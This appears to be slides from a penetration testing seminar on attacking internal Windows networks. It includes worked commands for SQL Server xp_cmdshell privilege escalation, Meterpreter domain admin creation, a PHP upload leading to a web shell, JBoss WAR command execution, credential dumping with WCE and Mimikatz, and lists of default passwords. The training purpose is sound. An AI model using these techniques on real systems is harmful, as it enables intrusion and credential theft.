



Internal Penetration Test



Agenda


Time	Agenda Item
10:00 – 10:15	Introduction
10:15 – 12:15	Seminar: Web Application Penetration Test
12:15 – 12:30	Break
12:30 – 13:30	Seminar: Social Engineering Test
13:30 – 15:00	Lunch
15:00 – 17:15	Seminar: Internal Penetration Test
17:15 – 17:30	Break
17:30 – 18:00	Seminar: Physical Social Engineering Test

We are safe Internally...

- ...our external resources / perimeter defences are secure
 - External infrastructure / network penetration testing
 - Web application penetration testing
 - Well configured firewall rules
- Social engineering
- Client side attacks
- Rogue staff
- Physical intrusion

Internal Penetration Test

- “We have granular firewall rules”
- “We have regular external network penetration testing”
- “We patch all our systems, blah blah..”
- ...mmh ok, how big is network?
- have you ever pen tested your internal network?




External view

www.website.dn.uk		
80	HTTP	Microsoft-IIS/7.0 ASP.NET
443	HTTPS	Microsoft IIS httpd 7.0 SSL: www.website.dn.uk

Internal view

192.168.0.3 www.website.dn.uk		
21	FTP	Microsoft IIS ftpd (IP address rejected)
25	TCPWRAPPED	
80	HTTP	Microsoft-IIS/5.0 ASP.NET
90	HTTP	Microsoft-IIS/5.0 ASP.NET
135	MSRPC	Microsoft Windows RPC
443	HTTPS	Microsoft IIS httpd 5.0 SSL: www.website.dn.uk
445	MICROSOFT-DS?	
1082	MSRPC	Microsoft Windows RPC
1085	MSRPC	Microsoft Windows RPC
1089	DCE-RPC	
1091	MSRPC	Microsoft Windows RPC
1102	DCE-RPC	
UDP 1109	DCE-RPC	
1132	TCPWRAPPED	
1133	SSL SOPHOS	Sophos Message Router
1165	MSRPC	Microsoft Windows RPC
1175	DCE-RPC	
1433	MS-SQL-S	Microsoft SQL Server 2000 8.00.766; SP3a
1762	TCPWRAPPED	
2301	HTTP	CompaqHTTPServer/5.94
2381	HTTPS	Compaq Insight Manager HTTP server 5.94
3389	MICROSOFT-RDP	Microsoft Terminal Service
7215	HTTP	Microsoft-IIS/5.0 403
8009	AJP13?	
8192	SOPHOS	Sophos Message Router
8193	TCPWRAPPED	
8194	SSL SOPHOS	Sophos Message Router
9001		
9593	HTTPS	LANDeskIntel Management Agent
9594	HTTPS	LANDeskIntel Management Agent
9595	HTTP	LANDesk Management Agent/1.0
10000	NDMP	SymantecVeritas Backup Exec ndmp
33354	LANDESK	LANDesk Management Suite



Internal Context

- Access to the Internal Network
 - Access to workstations
 - Access to patch points
 - Unattended offices / meeting rooms
 - Insecure Wi-Fi
 - Via external exploit
- Level of Access
 - Access with no credentials (device planted)
 - Low privilege credentials (client side attack, rogue employee)
 - Admin credentials (leaked password, privilege escalation)

Key Common Vulnerabilities

- Weak / Default Passwords
- Inappropriate Privileges
- Access Control Issues / Information Leakage
- Inadequate Patching of Systems
- Unsecured Workstations
- Vulnerabilities in Intranet Applications

Weak / Default Passwords

- Weak Passwords
 - Password1 (complex!)
 - Company related – “Companyname1”
 - Test accounts test : test
 - Standard new password “Welcome01”
 - Standard dba passwords sa : blank
- Service Accounts (Unnecessary Privileges?)
 - backupexec : backupexec
 - BESadmin : blackberry
 - tomcat : tomcat
 - SAVAdmin : sophos

Weak / Default Passwords

- Network Devices
 - Switches / routers / firewalls
 - Application firewalls / security devices / IPS
 - NAS
 - Printers
- Web Administration Consoles
 - Servers, applications running with default credentials
- Reused passwords / accounts
 - Same passwords used for many accounts
 - Same account with privileges for many systems
 - Shared passwords

Weak / Default Passwords

- Common Attacks on Weak Passwords
 - Scan / manual test for default passwords
 - Password guessing
 - Username same as password
 - Single scan for specific password
 - Accounts that have not been logged into before
 - Service accounts with obvious passwords
 - Standard dba passwords
 - Automated “Brute Force” attack - noisy

Inappropriate Privileges

- User / Service Accounts with Inappropriate Privilege
 - Very high membership of domain admins group
 - Day to day accounts with domain admin privilege
 - Privileged accounts with weak passwords
 - “test : test” often a high privileged account
 - Service accounts running as over privileged accounts
 - E.g. - SQL Server Services
 - E.g. - IIS / Apache Services
 - Redundant / unused accounts

Example Attack: DB Servers (SQL /Oracle)

- Weak or default passwords
 - sa : sa
 - sa : blank
 - DBSNMP : DBSNMP
- Scan / manual inspection for SQL / Oracle Server services
- Services running excessive privileges
- dba access to database
- Leads to server / domain compromise

Example Domain Compromise (SQL Server)

- Combination of weak passwords and inappropriate permissions
- Scan / discover SQL Server instances on the network
- Connect to a SQL Server DB0001 using default “sa:blank”
- Use the xp_cmdshell stored procedure to create an SQL Server user on SQL Server DB0002, + grant the user sysadmin

```
exec xp_cmdshell 'osql -S 192.168.1.235 -E -Q "sp_addlogin  
'dionach','<password>'"'  
exec xp_cmdshell 'osql -S 192.168.1.235 -E -Q "sp_addsrvrolemember  
'dionach','sysadmin'"'
```

- Connect to SQL Server DB0002 as new “dionach” user
- Use xp_cmdshell to create a local windows admin user on DB0002

Example Domain Compromise (SQL Server)

```
exec xp_cmdshell 'net user dionach <password> /add'  
exec xp_cmdshell 'net localgroup administrators dionach /add'
```

- Using Metasploit, connect to DB0002 as the newly created “dionach” Windows user.
- Get a list of running processes and migrate to one that is running as a “domain admin user”.

```
Meterpreter > ps  
<...>  
  
meterpreter > migrate <pid>  
meterpreter > getuid  
Server username: victim\username
```

- Then add a new domain admin user account

```
meterpreter > add_user dionach <password> -h victim.local  
meterpreter > add_group_user "domain admins" dionach -h victim.local
```

Access Control

- Access Control on Network Shares
 - Batch / config files containing passwords
 - Excel spreadsheets with pwds
 - Server / database backups
 - General IT Files, user / install guides
- Access control on sensitive information
 - Inadequate protection on shares
 - Inadequate permissions for databases
 - Obsolete shares still available

Access Control – clear text credentials

C:\Sysprep\Sysprep.inf

```
JoinDomain=victim.domain  
DomainAdmin=victim.domain\image  
DomainAdminPassword=P*****1
```

/WdsClientUnattend/unattend.xml

```
[...]  
<Login>  
  <WillShowUI>OnError</WillShowUI>  
  <Credentials>  
    <Username>install</Username>  
    <Domain>victim.local</Domain>  
    <Password>P*****1</Password>  
  </Credentials>  
</Login>  
[...]
```

Information Leakage

- Network shares inadequately permissioned
- Active Directory description field
- Source code in web applications
- Unencrypted sensitive documents
- Version information displayed by applications
- Configuration information
- Temporary files

Patching / Updates


- In recent years OS updates increasingly more up to date
 - Antivirus often prevents exploitation of issues
 - However, antivirus can often be disabled by the attacker
 - Still a source of compromise; we often find servers heavily out of date
- 3rd Party applications
 - Often no specific mechanism to patch
 - Variety of versions throughout a network
 - Inappropriate or unauthorised versions running
- Out of date firmware
 - Network devices are setup and often forgot about
 - Common to see out of date firmware versions with issues

Inadequate Workstation Protection

- Lack of patching
- 3rd party patching (Adobe, Java, Flash)
- Virus definitions out of date or no protection
- Users with local admin permissions
- No disk encryption
- Alternative boot allowed


Example Domain Compromise via Workstation

- Gain physical access to workstation
- Boot with bootable USB pre-loaded with Kali Linux



- Mount local disk - browse local file system
- OPTIONS:
 - Mount locally held password hashes from the SAM database – extract LM hash for the local admin account
 - Identify a local file containing credentials

Example Domain Compromise via Workstation



A screenshot of a Microsoft Excel spreadsheet titled 'Passwords.xlsx'. The spreadsheet has three columns: 'A', 'B', and 'C'. Column B is labeled 'UserId' and column C is labeled 'Password'. The rows contain the following data:

	A	B (UserId)	C (Password)
1		UserId	Password
2	Databases		
3	Zeno Admin	cholda	P
4	Cholda (VPN)	vda	P
5			
6	New SymposiumServer	administrator	P
7			
8	Clientsymposium (call centre)	admin	P
9			
10	astPC01	admin	P
11			
12	Servers		

The spreadsheet is displayed in a window titled 'Passwords.xlsx - Microsoft Excel'. The status bar at the bottom indicates 'Ready' and '100%' zoom.

- Connect to Oracle database engine as dba
- As dba, possible to create Java shell
- Oracle database engine running as local system account
- Add new low privilege user, add to local admins
- Disable antivirus (using admin privilege)

- Run utility Windows Credential Extractor (WCE) – extract in-memory credentials

```
C:\Documents and Settings\dionach\Desktop>wce -w
[...]  
Dionach\VICTIM:0~*****5w  
WarrenG\VICTIM:w5*****4?  
Administrator\VICTIM:as*****RD
```

- Domain Compromised

Vulnerabilities in Intranet Applications

- Emphasis on testing and securing externally facing web applications
- Internal web applications seen as protected by their internal location
 - Often installed on internal domain resources
 - Often running on servers without antivirus
 - Often running with privileged accounts (system or domain admin)
 - Rarely separated from the rest of the network
 - Susceptible to all the vulnerabilities of external applications, but internal!
- OWASP top 10: SQL injection, XSS...
- Compromise can lead to database compromise, compromise of other applications, access to sensitive data, server compromise, domain compromise.

Example Exploitation

- FCKEditor – Commonly found on PHP applications
- Often inadequately configured, permissioned or unused
 - Anonymous access
 - Arbitrary file upload
- Upload test PHP file

http://keyapp/modules/key_book/class/fckeditor/editor/filemanager/upload/php/upload.php?type=Media

```
Content-Disposition: form-data; name="NewFile"; filename="test.php"
Content-Type: application/octet-stream

<?php echo "testing" ?>
[...]
```

http://keyapp/uploads/key_book/test.php

testing

Example Exploitation

- Upload PHP shell to the server to Interact with the OS
- Look for files: MySQL connection string
- Gain access to the database / webserver
- Create Additional Content on the web application
 - An additional form that asks for credentials and sends to the attacker?
 - Add a link through to the attacker's website
 - Add script to specific pages to hijack browsers
 - Keylogger functionality

Other Specifics

- **JBoss** – unhardened/default, with default credentials
- **Tomcat** – unhardened/default with default credentials
- **VNC** – often weak passwords or anonymous access
- **Citrix** – Breakout of published applications
- **SNMP** – default community strings, allow modification of device configurations
- **WiFi** – Rogue access point or weak encryption / simple keys

Examples: JBoss Exploitation

- Scan the network for JBoss installations
- Connect to the JMX console on the website:

<http://192.168.1.204:8887/jmx-console/>



Examples: JBoss Exploitation

- Deploy a custom WAR file to Interact with the operating system via the Jboss Deployment Scanner:

<http://192.168.1.204:8887/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL>

- Browse to the uploaded custom WAR file:

<http://192.168.1.204:8887/cmd/cmd.jsp?cmd=cmd+%2fc+whoami>



Send

Command: `cmd /c whoami`

`nt authority\system`

Summary of Key Vulnerabilities


- Weak / Default Passwords
- Inappropriate Privileges
- Access Control Issues / Information Leakage
- Inadequate Patching of systems
- Unsecured Workstations
- Vulnerabilities in Intranet Applications

Typical Findings


Section	Description	Impact	L'hood	Risk	Page
5.2.1	Weak Domain Administrator Passwords	High	High	Crit	11
5.2.2	Example Application Vulnerable to SQL Injection	High	High	Crit	11
5.2.3	Files Contain Credentials in Clear Text	High	High	Crit	12
5.2.4	Inconsistent and Inappropriate Access Control	High	High	Crit	13
5.2.5	Default SNMP Community Strings	High	High	Crit	14
5.2.6	Wireless Network Weak Key	High	High	Crit	15
5.2.7	Anti-Virus Definitions Out-Dated	High	Med	High	15
5.2.8	Reflected Cross-Site Scripting	High	Med	High	16
5.2.9	Potentially Unnecessary Administrator Accounts	High	Med	High	16
5.2.10	SQL Server Login Unnecessary Privileges	High	Med	High	17
5.2.11	F5 Vulnerable to Authentication Bypass	High	Med	High	18
5.2.12	Weak Local Administrator Password	Med	High	High	18
5.2.13	Weak Domain User Passwords	Med	High	High	19
5.2.14	Weak VNC Password	Med	High	High	19

Tools

- Nmap (-p- TCP, common UDP)
- Nessus
- enum4linux
- WCE - Mimikatz
- Responder
- PowerView – Veil
- Metasploit (MSSQL - McAfee)
- Cain (Rainbow tables)
- Praedasploit
- Kali-linux




Network



Common Strategy


- Get usernames
- Get hashes
- Crack weak passwords
- Get domain user
- Get local administrator
- Get domain administrator

CHALLENGE ACCEPTED




Pass The Hash (PTH)

- Published by Paul Ashton in 1997



PTH

lmhash = LMHash("pwd1")
nthash = NTHash("pwd1")



- Cleartext password is not needed for NTLM auth
- Only lmhash/nthash are needed
- No need to crack/brute-force
- Just use the hashes directly

$R' = f(\text{SAM}[\text{lmhash/nthash}], C)$


$R' == R \Rightarrow$ Access Granted

$R' \neq R \Rightarrow$ Access Denied

LM & NTLM Challenge Response



Capture LM & NTLM Hashes



Responder

- is tool that only answers to a certain type of to IPv4 LLMNR (Link-local Multicast Name Resolution) and Netbios Name Service (NBT-NS) queries
- This tool includes:
 - LLMNR, NBT-NS poisoner (respond to broadcast NBT-NS queries).
 - Rogue SMB, HTTP and SQL server with a NTLMv1/v2 hash grabber.
 - Web Proxy Autodiscovery Protocol (WPAD) MiTM
 - SMB Relay

SMB Relay Hashes



WCE

- Windows Credentials Editor (WCE)
- Perform Pass-the-Hash on Windows
- Steal NTLM credentials from memory (with and **without** code injection)
- Steal Kerberos Tickets from Windows machines
- Use the 'stolen' kerberos Tickets on other Windows or Unix machines to gain access to systems and services
- Dump cleartext passwords stored by Windows authentication packages

Mimikatz

- Dump credentials
 - Windows protected memory (LSASS). *
 - Active Directory Domain Controller database . *
- Dump Kerberos tickets
 - for all users. *
 - for current user.
- Credential Injection
 - Password hash (pass-the-hash)
 - Kerberos ticket (pass-the-ticket)
- Generate Silver and/or **Golden tickets**

MS014-68



